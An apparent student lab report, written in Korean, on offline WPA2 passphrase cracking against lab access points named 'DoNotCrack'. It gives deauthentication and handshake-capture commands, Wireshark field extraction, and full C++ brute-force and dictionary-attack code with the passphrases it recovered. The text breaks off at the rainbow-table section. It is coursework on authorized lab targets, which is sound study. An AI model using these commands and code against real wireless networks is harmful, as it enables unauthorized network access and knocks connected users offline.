


Offline Password Guessing Attack

2019313611 김지훈


1. Attack: 4-handshake에서 MAC, Nonce, MIC 얻기

1.1 USB 무선 랜카드 사용을 위한 Kali Linux 환경 세팅

무선 네트워크 모니터링 및 packet 캡처는 Windows 환경에서는 제한이 있기 때문에, airodump-ng, wireshark 등과 같은 tool이 지원되는 Kali Linux 환경에서 하는 것이 가장 좋습니다. 우선 아래 사진과 같이 네트워크 모니터 모드가 지원되는 무선 랜카드가 필요합니다. (여기서는 USB 무선 랜카드를 사용하였습니다.)



이후 가상 머신에서 USB 장치에 액세스할 수 있도록 환경 세팅을 해준 후, 아래와 같이 터미널에 `iwconfig`를 입력하여 wlan0가 나오는지 확인합니다.



이후 `airmon-ng start wlan0`를 터미널에 입력하여 모니터 모드를 활성화시키면 환경 세팅은 끝입니다.

1.2 AP의 MAC 주소 얻기 (+ STA의 MAC 주소)

Kali Linux에서 `sudo airodump-ng wlan0` 명령어를 통해 네트워크를 스캔하여 target AP의 BSSID와 채널 정보를 얻습니다. Target AP의 SSID는 각각 “DoNotCrack_Bru”, “DoNotCrack_Dic”, “DoNotCrack_Rai” 입니다.

```
(kimjihun@kali)-[~]
$ sudo airodump-ng wlan0

CH 5 ][ Elapsed: 6 s ][ 2024-11-13 12:10

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
90:9F:33:FA:9C:8E -1      0      0  0  4  -1      <length: 0>
FC:34:97:04:17:C0 -63     10      0  0  10 360    WPA2 CCMP PSK  secai-lab
58:86:94:AA:D1:78 -43      6      0  0  11 270    WPA2 CCMP PSK  DoNotCrack_Rai
58:86:94:AA:E2:F2 -43     11      0  0  11 270    WPA2 CCMP PSK  DoNotCrack_Bru
58:86:94:AA:C8:90 -47      6      0  0  5  270    WPA2 CCMP PSK  DoNotCrack_Dic
```

위 사진에서 target AP들의 정보들과 WAP2 기반 암호를 사용한다는 것을 확인할 수 있습니다. 예를 들어 “DoNotCrack_Bru”는 MAC 주소가 58:86:94:AA:E2:F2이고 채널 주소는 11입니다.

Optional) STA의 MAC 주소를 얻을 수도 있는데, 이는 AP의 packet을 캡처하면 쉽게 알 아낼 수 있습니다. 예를 들어 “DoNotCrack_Bru”와 연결되어 있는 STA의 MAC 주소를 얻 기 위해서는 `sudo airodump-ng -bssid 58:86:94:AA:E2:F2 -c 11 -w cap wlan0` 명 령어를 통해 확인할 수 있습니다.

하지만 계속 기다리고만 있기에는 뜨지 않는 경우도 있는데, 이 때 AP와 연결된 모든 STA를 대상으로 Deauthentication 공격을 하여 4-handshake를 유도하면 쉽게 찾아볼 수 있 습니다. 이는 `sudo aireplay-ng -0 1 -a 58:86:94:AA:E2:F2 wlan0` 명령어로 수행할 수 있습니다.

```
(kimjihun@kali)-[~]
$ sudo airodump-ng --bssid 58:86:94:AA:E2:F2 -c 11 -w DoNotCrack_Bru wlan0

12:30:27 Created capture file "DoNotCrack_Bru-01.cap".

CH 11 ][ Elapsed: 1 min ][ 2024-11-13 12:32 ][ sorting by bssid

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
58:86:94:AA:E2:F2 -48  89      753      214    0  11 270    WPA2 CCMP PSK  DoNotCrack_Bru

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
58:86:94:AA:E2:F2 90:78:41:3A:25:BE -56   1e-24e  1    360
Quitting ...
```

```
(kimjihun@kali)-[~]
$ sudo aireplay-ng -0 1 -a 58:86:94:AA:E2:F2 wlan0

12:32:29 Waiting for beacon frame (BSSID: 58:86:94:AA:E2:F2) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:32:30 Sending DeAuth (code 7) to broadcast -- BSSID: [58:86:94:AA:E2:F2]
```

위 사진에서 “DoNotCrack_Bru”와 연결되어 있는 STA의 MAC 주소는 90:78:41:3A:25:BE인 것을 알 수 있습니다.

1.3 STA와 AP의 4-handshake packet 캡처하기

4-handshake를 유도하기 위해 AP와 연결된 STA들을 강제로 Deauthentication하여 다시 연결하도록 합니다. 예를 들어 “DoNotCrack_Bru” AP의 경우에는 `sudo aireplay-ng -0 5 -a 58:86:94:AA:E2:F2 wlan0` 명령어로 실행할 수 있습니다 (위 명령어는 5번 Deauthentication 시킴). 동시에 `sudo airodump-ng -bssid 58:86:94:AA:E2:F2 -c 11 -w cap wlan0` 명령어로 해당 AP의 packet을 캡처합니다.

```
(kimjihun@kali)-[~]
$ sudo airodump-ng --bssid 58:86:94:AA:E2:F2 -c 11 -w DoNotCrack_Bru wlan0

12:33:32 Created capture file "DoNotCrack_Bru-02.cap".

CH 11 ][ Elapsed: 6 s ][ 2024-11-13 12:33 ][ WPA handshake: 58:86:94:AA:E2:F2

BSSID            PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
58:86:94:AA:E2:F2 -45   0       62         87   16  11  270  WPA2 CCMP  PSK  DoNotCrack_Bru

BSSID            STATION            PWR   Rate    Lost    Frames  Notes  Probes
58:86:94:AA:E2:F2 90:78:41:3A:25:BE -58    1e- 1e    29      67

Quitting ...


(kimjihun@kali)-[~]
$ sudo aireplay-ng -0 5 -a 58:86:94:AA:E2:F2 wlan0

12:33:33 Waiting for beacon frame (BSSID: 58:86:94:AA:E2:F2) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:33:34 Sending DeAuth (code 7) to broadcast -- BSSID: [58:86:94:AA:E2:F2]
12:33:34 Sending DeAuth (code 7) to broadcast -- BSSID: [58:86:94:AA:E2:F2]
12:33:35 Sending DeAuth (code 7) to broadcast -- BSSID: [58:86:94:AA:E2:F2]
12:33:35 Sending DeAuth (code 7) to broadcast -- BSSID: [58:86:94:AA:E2:F2]
12:33:36 Sending DeAuth (code 7) to broadcast -- BSSID: [58:86:94:AA:E2:F2]
```

Optional) 위에서 STA의 MAC 주소를 얻었다면 `sudo aireplay-ng -0 5 -a [AMAC] -c [SMAC] wlan0`으로 특정 STA와의 연결만을 끊을 수도 있습니다.

1.4 Wireshark로 캡처한 packet 파일 확인하기

저장된 캡처 파일을 wireshark로 확인해봅니다. 위 필터에 eapol를 입력하여 eapol packet만을 확인하여 Message 1~4 of 4 packet이 있으면 성공입니다.



예시로 “DoNotCrack_Bru” AP packet을 살펴보면, 2번째 packet에서는 STA_Nonce를 얻을 수 있고, 3번째 packet에서 AP_MAC, STA_MAC, AP_Nonce, MIC 등을 얻을 수 있습니다.

No.	Time	Source	Destination	Protocol	Length	Info
343	2.690879	EFMNetworks_aa:e2:f2	Intel_3a:25:be	EAPOL	155	Key (Message 1 of 4)
348	2.693368	Intel_3a:25:be	EFMNetworks_aa:e2:f2	EAPOL	157	Key (Message 2 of 4)
352	2.695909	EFMNetworks_aa:e2:f2	Intel_3a:25:be	EAPOL	189	Key (Message 3 of 4)
354	2.696060	Intel_3a:25:be	EFMNetworks_aa:e2:f2	EAPOL	133	Key (Message 4 of 4)

▶ Frame 348: 157 bytes on wire (1256 bits), 157 bytes captured (1256 bits)

▶ IEEE 802.11 QoS Data, Flags:T

▶ Logical-Link Control

▼ 802.1X Authentication

Version: 802.1X-2001 (1)

Type: Key (3)

Length: 119

Key Descriptor Type: EAPOL RSN Key (2)

[Message number: 2]

▶ Key Information: 0x010a

Key Length: 0

Replay Counter: 0

WPA Key Nonce: 61e9ff5a73fd2abda23cc03af176ee1dcaa23f6a041d22e0d9f30bbe5164a5c1

No.	Time	Source	Destination	Protocol	Length	Info
343	2.690879	EFMNetworks_aa:e2:f2	Intel_3a:25:be	EAPOL	155	Key (Message 1 of 4)
348	2.693368	Intel_3a:25:be	EFMNetworks_aa:e2:f2	EAPOL	157	Key (Message 2 of 4)
352	2.695909	EFMNetworks_aa:e2:f2	Intel_3a:25:be	EAPOL	189	Key (Message 3 of 4)
354	2.696060	Intel_3a:25:be	EFMNetworks_aa:e2:f2	EAPOL	133	Key (Message 4 of 4)

▶ Frame 352: 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits)

▼ IEEE 802.11 QoS Data, Flags:F.

Type/Subtype: QoS Data (0x0028)

▶ Frame Control Field: 0x8802

.....0001 0111 1010 = Duration: 378 microseconds

▶ Receiver address: Intel_3a:25:be (90:78:41:3a:25:be)

▶ Transmitter address: EFMNetworks_aa:e2:f2 (58:86:94:aa:e2:f2)

▶ Destination address: Intel_3a:25:be (90:78:41:3a:25:be)

▶ Source address: EFMNetworks_aa:e2:f2 (58:86:94:aa:e2:f2)

▶ BSS Id: EFMNetworks_aa:e2:f2 (58:86:94:aa:e2:f2)

▶ STA address: Intel_3a:25:be (90:78:41:3a:25:be)

.... 0000 = Fragment number: 0

0000 0000 0001 = Sequence number: 1

[WLAN Flags:F.]

▶ QoS Control: 0x0000

▶ Logical-Link Control

▼ 802.1X Authentication

Version: 802.1X-2001 (1)

Type: Key (3)

Length: 151

Key Descriptor Type: EAPOL RSN Key (2)

[Message number: 3]

▶ Key Information: 0x13ca

Key Length: 16

Replay Counter: 1

WPA Key Nonce: 355242d9265a4672882713910db49efd35252fe100152ae8237995a0a981a325

Key IV: 355242d9265a4672882713910db49efd

WPA Key RSC: 1d18000000000000

WPA Key ID: 0000000000000000

WPA Key MIC: c3e9a16a8056058252415f9349703e5d

WPA Key Data Length: 56

WPA Key Data: 57b0ad8747a5288205c7f0aa60a136b58b852818b9800e08faf9990a866a140618a089d81293ed8122

2. Attack: 세 가지 방법을 이용한 Passphrase Cracking

2.1 Passphrase에서 MIC를 만드는 hash 함수 및 공통 함수 구현

아래는 세 가지 방법에서 공통적으로 사용되는 함수들이 포함된 헤더 파일 및 cpp 파일입니다.

Code: attack.h

```
#pragma once

#include <string>
#include <vector>

using namespace std;

vector<uint8_t> hexToBytes(const string& hex);
string bytesToHex(const vector<uint8_t>& bytes);
vector<uint8_t> changePacketToEapol(const string& packetHex, const string& targetMic);
vector<uint8_t> concatMacNonce(const vector<uint8_t>& amac, const vector<uint8_t>& smac,
                             const vector<uint8_t>& anonce, const vector<uint8_t>& snonce);
vector<uint8_t> makePMK(const string& passphrase, const string& ssid);
vector<uint8_t> makePTK(const vector<uint8_t>& pmk, const vector<uint8_t>& concMacNonce);
string makeMIC(const vector<uint8_t>& ptk, const vector<uint8_t>& eapol);
string myHash(const string& passphrase, const string& ssid,
              const vector<uint8_t>& amac, const vector<uint8_t>& smac,
              const vector<uint8_t>& snonce, const vector<uint8_t>& anonce,
              const vector<uint8_t>& concMacNonce, const vector<uint8_t>& eapol);
```

각 함수에 대한 간략한 설명은 아래와 같습니다.

- **hexToBytes**: 16진수 문자열을 Byte 배열로 변환
- **bytesToHex**: Byte 배열을 16진수 문자열로 변환
- **changePacketToEapol**: Packet 전체 문자열과 MIC를 받아 EAPOL로 변환
- **concatMacNonce**: AP_MAC, STA_MAC, AP_Nonce, STA_Nonce를 결합
- **makePMK**: Passphrase, SSID와 PBKDF2 해쉬 함수로 PMK(=PSK)를 생성
- **makePTK**: PMK, 결합된 MAC, Nonce와 HMAC-SHA-1 해쉬 함수로 PTK 생성
- **makeMIC**: PTK, EAPOL와 HMAC-SHA-1 해쉬 함수로 MIC 생성
- **myHash**: 필요한 정보들(passphrase, MAC, Nonce 등)을 받아 MIC를 생성 (위 세 함수가 순차적으로 실행됨)

Code: attack.cpp

```
#include "attack.h"
#include <iostream>
#include <fstream>
#include <sstream>
#include <vector>
#include <string>
#include <algorithm>
#include <iomanip>
#include <openssl/hmac.h>
#include <openssl/evp.h>
#include <openssl/sha.h>
#include <openssl/core_names.h>
```

```

using namespace std;

vector<uint8_t> hexToBytes(const string& hex) {
    vector<uint8_t> bytes;
    for (int i = 0; i < hex.length(); i += 2) {
        string str = hex.substr(i, 2);
        uint8_t byte = (uint8_t)strtol(str.c_str(), nullptr, 16);
        bytes.push_back(byte);
    }
    return bytes;
}

string bytesToHex(const vector<uint8_t>& bytes) {
    stringstream ss;
    for (uint8_t byte : bytes) {
        ss << hex << setw(2) << setfill('0') << (int) byte;
    }
    return ss.str();
}

vector<uint8_t> changePacketToEapol(const string& packetHex, const string& targetMic) {
    const string llcPattern = "aaaa03000000888e";
    size_t llcOffset = packetHex.find(llcPattern);
    if (llcOffset == string::npos) {
        throw runtime_error("Could not find LLC pattern in packet");
    }

    llcOffset += llcPattern.length();
    string eapolHex = packetHex.substr(llcOffset);

    size_t micOffset = eapolHex.find(targetMic);
    if (micOffset == string::npos) {
        throw runtime_error("Could not find target MIC in packet");
    }

    eapolHex.replace(micOffset, targetMic.length(), targetMic.length(), '0');

    return hexToBytes(eapolHex);
}

vector<uint8_t> concatMacNonce(const vector<uint8_t>& amac, const vector<uint8_t>& smac, const
vector<uint8_t>& anonce, const vector<uint8_t>& snonce) {
    vector<uint8_t> concMacNonce;
    if (amac < smac) {
        concMacNonce.insert(concMacNonce.end(), amac.begin(), amac.end());
        concMacNonce.insert(concMacNonce.end(), smac.begin(), smac.end());
    } else {
        concMacNonce.insert(concMacNonce.end(), smac.begin(), smac.end());
        concMacNonce.insert(concMacNonce.end(), amac.begin(), amac.end());
    }
    if (anonce < snonce) {
        concMacNonce.insert(concMacNonce.end(), anonce.begin(), anonce.end());
        concMacNonce.insert(concMacNonce.end(), snonce.begin(), snonce.end());
    } else {
        concMacNonce.insert(concMacNonce.end(), snonce.begin(), snonce.end());
        concMacNonce.insert(concMacNonce.end(), anonce.begin(), anonce.end());
    }
    return concMacNonce;
}

vector<uint8_t> makePMK(const string& passphrase, const string& ssid) {
    vector<uint8_t> pmk(32);
    PKCS5_PBKDF2_HMAC_SHA1(
        passphrase.c_str(),
        passphrase.length(),
        (const uint8_t*)ssid.c_str(),
        ssid.length(),

```



```

        4096, 32, pmk.data());
    return pmk;
}

vector<uint8_t> makePTK(const vector<uint8_t>& pmk, const vector<uint8_t>& concMacNonce) {
    vector<uint8_t> ptk;
    string salt = "Pairwise key expansion";

    int iters = 512/160 + 1;
    for (int i = 0; i <= iters; ++i) {
        EVP_MAC_CTX* ctx = NULL;
        EVP_MAC *mac = NULL;
        size_t outLen = 0;
        uint8_t out[EVP_MAX_MD_SIZE];

        mac = EVP_MAC_fetch(NULL, "HMAC", NULL);
        ctx = EVP_MAC_CTX_new(mac);

        OSSL_PARAM params[] = {
            OSSL_PARAM_construct_utf8_string(OSSL_MAC_PARAM_DIGEST, (char *)"SHA1", 0),
            OSSL_PARAM_construct_end()
        };

        EVP_MAC_init(ctx, pmk.data(), pmk.size(), params);
        EVP_MAC_update(ctx, (const uint8_t*)salt.c_str(), salt.length());

        uint8_t zero = 0x00;
        EVP_MAC_update(ctx, &zero, 1);
        EVP_MAC_update(ctx, concMacNonce.data(), concMacNonce.size());

        uint8_t counter = (uint8_t)i;
        EVP_MAC_update(ctx, &counter, 1);

        EVP_MAC_final(ctx, out, &outLen, sizeof(out));
        ptk.insert(ptk.end(), out, out + outLen);

        EVP_MAC_CTX_free(ctx);
        EVP_MAC_free(mac);
    }
    ptk.resize(64);
    return ptk;
}

string makeMIC(const vector<uint8_t>& ptk, const vector<uint8_t>& eapol) {
    vector<uint8_t> kck(ptk.begin(), ptk.begin() + 16);

    EVP_MAC_CTX *ctx = NULL;
    EVP_MAC *mac = NULL;
    size_t micLen = 0;
    uint8_t mic[EVP_MAX_MD_SIZE];

    mac = EVP_MAC_fetch(NULL, "HMAC", NULL);
    ctx = EVP_MAC_CTX_new(mac);

    OSSL_PARAM params[] = {
        OSSL_PARAM_construct_utf8_string(OSSL_MAC_PARAM_DIGEST, (char *)"SHA1", 0),
        OSSL_PARAM_construct_end()
    };

    EVP_MAC_init(ctx, kck.data(), kck.size(), params);
    EVP_MAC_update(ctx, eapol.data(), eapol.size());
    EVP_MAC_final(ctx, mic, &micLen, sizeof(mic));

    EVP_MAC_CTX_free(ctx);
    EVP_MAC_free(mac);

    stringstream ss;
    for (size_t i = 0; i < micLen && i < 16; ++i) {

```

```

        ss << hex << setw(2) << setfill('0') << (int)mic[i];
    }
    return ss.str().substr(0, 32);
}

string myHash(const string& passphrase, const string& ssid,
              const vector<uint8_t>& amac, const vector<uint8_t>& smac,
              const vector<uint8_t>& snonce, const vector<uint8_t>& anonce,
              const vector<uint8_t>& concMacNonce, const vector<uint8_t>& eapol) {
    vector<uint8_t> pmk = makePMK(passphrase, ssid);
    vector<uint8_t> ptk = makePTK(pmk, concMacNonce);
    string mic = makeMIC(ptk, eapol);
    return mic;
}

```

2.2 Brute force Attack

캡처한 packet은 아래와 같습니다.

The image shows a Wireshark packet capture analysis of an IEEE 802.11 EAPOL Key message. The packet list shows four EAPOL Key messages. The packet details pane for frame 352 shows the IEEE 802.11 header, QoS Data, Logical-Link Control, and 802.1X Authentication fields. The 802.1X Authentication field is expanded, showing the WPA Key MIC: c3e9a16a8056058252415f9349703e5d.

No.	Time	Source	Destination	Protocol	Length	Info
343	2.690879	EFMNetworks_aa:e2:f2	Intel_3a:25:be	EAPOL	155	Key (Message 1 of 4)
348	2.693368	Intel_3a:25:be	EFMNetworks_aa:e2:f2	EAPOL	157	Key (Message 2 of 4)
352	2.695909	EFMNetworks_aa:e2:f2	Intel_3a:25:be	EAPOL	189	Key (Message 3 of 4)
354	2.696060	Intel_3a:25:be	EFMNetworks_aa:e2:f2	EAPOL	133	Key (Message 4 of 4)

Frame 352: 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits)

- IEEE 802.11 QoS Data, Flags:F.
 - Type/Subtype: QoS Data (0x0028)
 - Frame Control Field: 0x8802
 - .000 0001 0111 1010 = Duration: 378 microseconds
 - Receiver address: Intel_3a:25:be (90:78:41:3a:25:be)
 - Transmitter address: EFMNetworks_aa:e2:f2 (58:86:94:aa:e2:f2)
 - Destination address: Intel_3a:25:be (90:78:41:3a:25:be)
 - Source address: EFMNetworks_aa:e2:f2 (58:86:94:aa:e2:f2)
 - BSS Id: EFMNetworks_aa:e2:f2 (58:86:94:aa:e2:f2)
 - STA address: Intel_3a:25:be (90:78:41:3a:25:be)
 - 0000 = Fragment number: 0
 - 0000 0000 0001 = Sequence number: 1
 - [WLAN Flags:F.]
 - Qos Control: 0x0000
- Logical-Link Control
 - 802.1X Authentication
 - Version: 802.1X-2001 (1)
 - Type: Key (3)
 - Length: 151
 - Key Descriptor Type: EAPOL RSN Key (2)
 - [Message number: 3]
 - Key Information: 0x13ca
 - Key Length: 16
 - Replay Counter: 1
 - WPA Key Nonce: 355242d9265a4672882713910db49efd35252fe100152ae8237995a0a981a325
 - Key IV: 355242d9265a4672882713910db49efd
 - WPA Key RSC: 1d18000000000000
 - WPA Key ID: 0000000000000000
 - WPA Key MIC: c3e9a16a8056058252415f9349703e5d
 - WPA Key Data Length: 56
 - WPA Key Data: 57b0ad8747a5288205c7f0aa60a136b58b852818b9800e08faf9990a866a140618...

해당 packet에서 얻은 MAC, Nonce, MIC 등의 정보들은 아래 코드에 포함되어 있습니다.


```
#include "attack.h"
#include <iostream>
#include <vector>
#include <string>

using namespace std;

/* g++ -o bruteForce bruteForce.cpp attack.cpp -lcrypto */
int main() {
    string ssid = "DoNotCrack_Bru";

    string packetHex =
"88027a019078413a25be588694aae2f2588694aae2f21000000aaaa03000000888e010300970213ca001000000000
0000001355242d9265a4672882713910db49efd35252fe100152ae8237995a0a981a325355242d9265a4672882713910
db49efd1d1800000000000000000000000000000c3e9a16a8056058252415f9349703e5d003857b0ad8747a5288205c7f
0aa60a136b58b852818b9800e08faf9990a866a140618a089d81293ed8122e526490a3cde28ef2c8eb04fc132a7";
    string targetMic = "c3e9a16a8056058252415f9349703e5d";
    vector<uint8_t> eapol = changePacketToEapol(packetHex, targetMic);

    vector<uint8_t> amac = hexToBytes("588694aae2f2");
    vector<uint8_t> smac = hexToBytes("9078413a25be");
    vector<uint8_t> anonce =
hexToBytes("355242d9265a4672882713910db49efd35252fe100152ae8237995a0a981a325");
    vector<uint8_t> snonce =
hexToBytes("61e9ff5a73fd2abda23cc03af176ee1dcaa23f6a041d22e0d9f30bbe5164a5c1");
    vector<uint8_t> concMacNonce = concatMacNonce(amac, smac, anonce, snonce);

    const string CHARSET = "0123456789";
    const string FIXED_PREFIX = "00";

    string passphrase(8, '0');
    passphrase.replace(0, 2, FIXED_PREFIX);

    for (char c1 : CHARSET) {
        passphrase[2] = c1;
        for (char c2 : CHARSET) {
            passphrase[3] = c2; {
                for (char c3 : CHARSET) {
                    passphrase[4] = c3;
                    for (char c4 : CHARSET) {
                        passphrase[5] = c4;
                        for (char c5 : CHARSET) {
                            passphrase[6] = c5;
                            for (char c6 : CHARSET) {
                                passphrase[7] = c6;
                                // cout << "Testing: " << passphrase << endl;

                                string mic = myHash(passphrase, ssid, amac, smac, snonce, anonce,
concMacNonce, eapol);

                                if (mic == targetMic) {
                                    cout << "Passphrase: " << passphrase << endl;
                                    return 0;
                                }
                            }
                        }
                    }
                }
            }
        }
    }

    cout << "Passphrase not found" << endl;
    return 1;
}
```

코드 설명:

위에서 만든 attack.h의 함수들을 불러와서 단순히 brute force attack을 수행하는 코드입니다.

실행 방법:

```
g++ -o bruteForce bruteForce.cpp attack.cpp -lcrypto  
./bruteForce
```

실행 결과:

Passphrase: **00853939**

```
Testing: 00853928  
Testing: 00853929  
Testing: 00853930  
Testing: 00853931  
Testing: 00853932  
Testing: 00853933  
Testing: 00853934  
Testing: 00853935  
Testing: 00853936  
Testing: 00853937  
Testing: 00853938  
Testing: 00853939  
Passphrase: 00853939
```

2.3 Dictionary Attack

캡처한 packet은 아래와 같습니다.

Wireshark packet capture of an EAPOL Key message. The packet list shows frame 696 as the selected packet. The packet details pane shows the IEEE 802.11 QoS Data and Logical-Link Control fields. The 802.1X Authentication section is expanded, showing the WPA Key MIC field highlighted in blue. The packet bytes pane shows the raw data of the WPA Key MIC field.

No.	Time	Source	Destination	Protocol	Length	Info
594	1.669298	EFMNetworks_aa:c8:90	Intel_39:97:1b	EAPOL	155	Key (Message 1 of 4)
620	1.694774	EFMNetworks_aa:c8:90	Intel_39:97:1b	EAPOL	155	Key (Message 1 of 4)
693	1.959818	EFMNetworks_aa:c8:90	Intel_39:97:1b	EAPOL	155	Key (Message 1 of 4)
695	1.959849	Intel_39:97:1b	EFMNetworks_aa:c8:90	EAPOL	157	Key (Message 2 of 4)
696	1.959871	EFMNetworks_aa:c8:90	Intel_39:97:1b	EAPOL	189	Key (Message 3 of 4)
698	1.959900	Intel_39:97:1b	EFMNetworks_aa:c8:90	EAPOL	133	Key (Message 4 of 4)
769	1.998556	EFMNetworks_aa:c8:90	Intel_39:97:1b	EAPOL	155	Key (Message 1 of 4)

Frame 696: 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits) on interface 0

IEEE 802.11 QoS Data, Flags:F.

- Type/Subtype: QoS Data (0x0028)
- Frame Control Field: 0x8802
- Duration: 314 microseconds
- Receiver address: Intel_39:97:1b (90:78:41:39:97:1b)
- Transmitter address: EFMNetworks_aa:c8:90 (58:86:94:aa:c8:90)
- Destination address: Intel_39:97:1b (90:78:41:39:97:1b)
- Source address: EFMNetworks_aa:c8:90 (58:86:94:aa:c8:90)
- BSS Id: EFMNetworks_aa:c8:90 (58:86:94:aa:c8:90)
- STA address: Intel_39:97:1b (90:78:41:39:97:1b)
- Fragment number: 0
- Sequence number: 1
- WLAN Flags:F.
- Qos Control: 0x0000

Logical-Link Control

802.1X Authentication

- Version: 802.1X-2001 (1)
- Type: Key (3)
- Length: 151
- Key Descriptor Type: EAPOL RSN Key (2)
- [Message number: 3]
- Key Information: 0x13ca
- Key Length: 16
- Replay Counter: 2
- WPA Key Nonce: 041d27147a53a1f5e93cfb3bc34306db490c32ebb61a7c3377ef9996fa037a28
- Key IV: 041d27147a53a1f5e93cfb3bc34306db
- WPA Key RSC: b90f000000000000
- WPA Key ID: 0000000000000000
- WPA Key MIC: c1e7c0ecf17e3a7d34ba462344c740aa
- WPA Key Data Length: 56
- WPA Key Data: 691c700c5416fbd21ca7f34131344cbeed4361b96972f589800d12d95550844a2...

마찬가지로 해당 packet에서 얻은 MAC, Nonce, MIC 등의 정보들은 아래 코드에 포함되어 있습니다.

Code: dictionary.cpp

```
#include "attack.h"
#include <iostream>
#include <fstream>
#include <vector>
#include <string>

using namespace std;

/* g++ -o dictionary dictionary.cpp attack.cpp -lcrypto */
bool isValidPassphrase(const string& passphrase) {
    if (passphrase.length() != 9)
        return false;
    for (char c : passphrase) {
        if (c < 'a' || c > 'z')
            return false;
    }
    return true;
}
```

```

int main() {
    string ssid = "DoNotCrack_Dic";

    string packetHex =
"88023a0190784139971b588694aac890588694aac8901000000aaaa03000000888e010300970213ca001000000000
0000002041d27147a53a1f5e93cfb3bc34306db490c32ebb61a7c3377ef9996fa037a28041d27147a53a1f5e93cfb3bc
34306dbb90f00000000000000000000000000000000c1e7c0ecf17e3a7d34ba462344c740aa0038691c700c5416fbd21ca7f
34131344cdbeed4361b96972f589800d12d95550844a2fedad637475b82de4c61149e2df3d7e828487ceaedf773";
    string targetMic = "c1e7c0ecf17e3a7d34ba462344c740aa";
    vector<uint8_t> eapol = changePacketToEapol(packetHex, targetMic);

    vector<uint8_t> amac = hexToBytes("588694aac890");
    vector<uint8_t> smac = hexToBytes("90784139971b");
    vector<uint8_t> anonce =
hexToBytes("041d27147a53a1f5e93cfb3bc34306db490c32ebb61a7c3377ef9996fa037a28");
    vector<uint8_t> snonce =
hexToBytes("c1940858a61ef3a5e0e995cddec8fb14e46df82fb8d6a2b94e4d4593d89a3ff0");
    vector<uint8_t> concMacNonce = concatMacNonce(amac, smac, anonce, snonce);

    ifstream dictFile("./rockyou.txt");
    if (!dictFile.is_open()) {
        cerr << "Error: could not open dictionary file" << endl;
        return 1;
    }

    string line;
    while (getline(dictFile, line)) {
        string passphrase = line;
        if (!isValidPassphrase(passphrase))
            continue;
        cout << "Testing: " << passphrase << endl;

        string mic = myHash(passphrase, ssid, amac, smac, snonce, anonce, concMacNonce, eapol);
        if (mic == targetMic) {
            cout << "Passphrase: " << passphrase << endl;
            dictFile.close();
            return 0;
        }
    }
    dictFile.close();

    cout << "Passphrase not found" << endl;
    return 1;
}

```

코드 설명:

마찬가지로 위에서 만든 attack.h의 함수들을 불러와서 passphrase에서 MIC를 만들며 매칭해봅니다. 이 때, word dictionary은 대규모 패스워드 사전 파일인 **rockyou**를 사용하였고, **rockyou** 사전 파일에서 ‘9 characters long, lowercase English characters only’ 조건에 맞는 passphrase만 비교해 보았습니다.

실행 방법:

```

g++ -o dictionary dictionary.cpp attack.cpp -lcrypto
./ dictionary

```

실행 결과:

Passphrase: **sacrilege**

```

Testing: sadeevans
Testing: sadebrown
Testing: sadebless
Testing: sadearoha
Testing: saddiemae
Testing: sadashell
Testing: sadasdasd
Testing: sadangsal
Testing: sadampogi
Testing: sadabahar
Testing: sacrilege
Passphrase: sacrilege

```

2.4 Rainbow Table Attack

캡처한 packet은 아래와 같습니다.

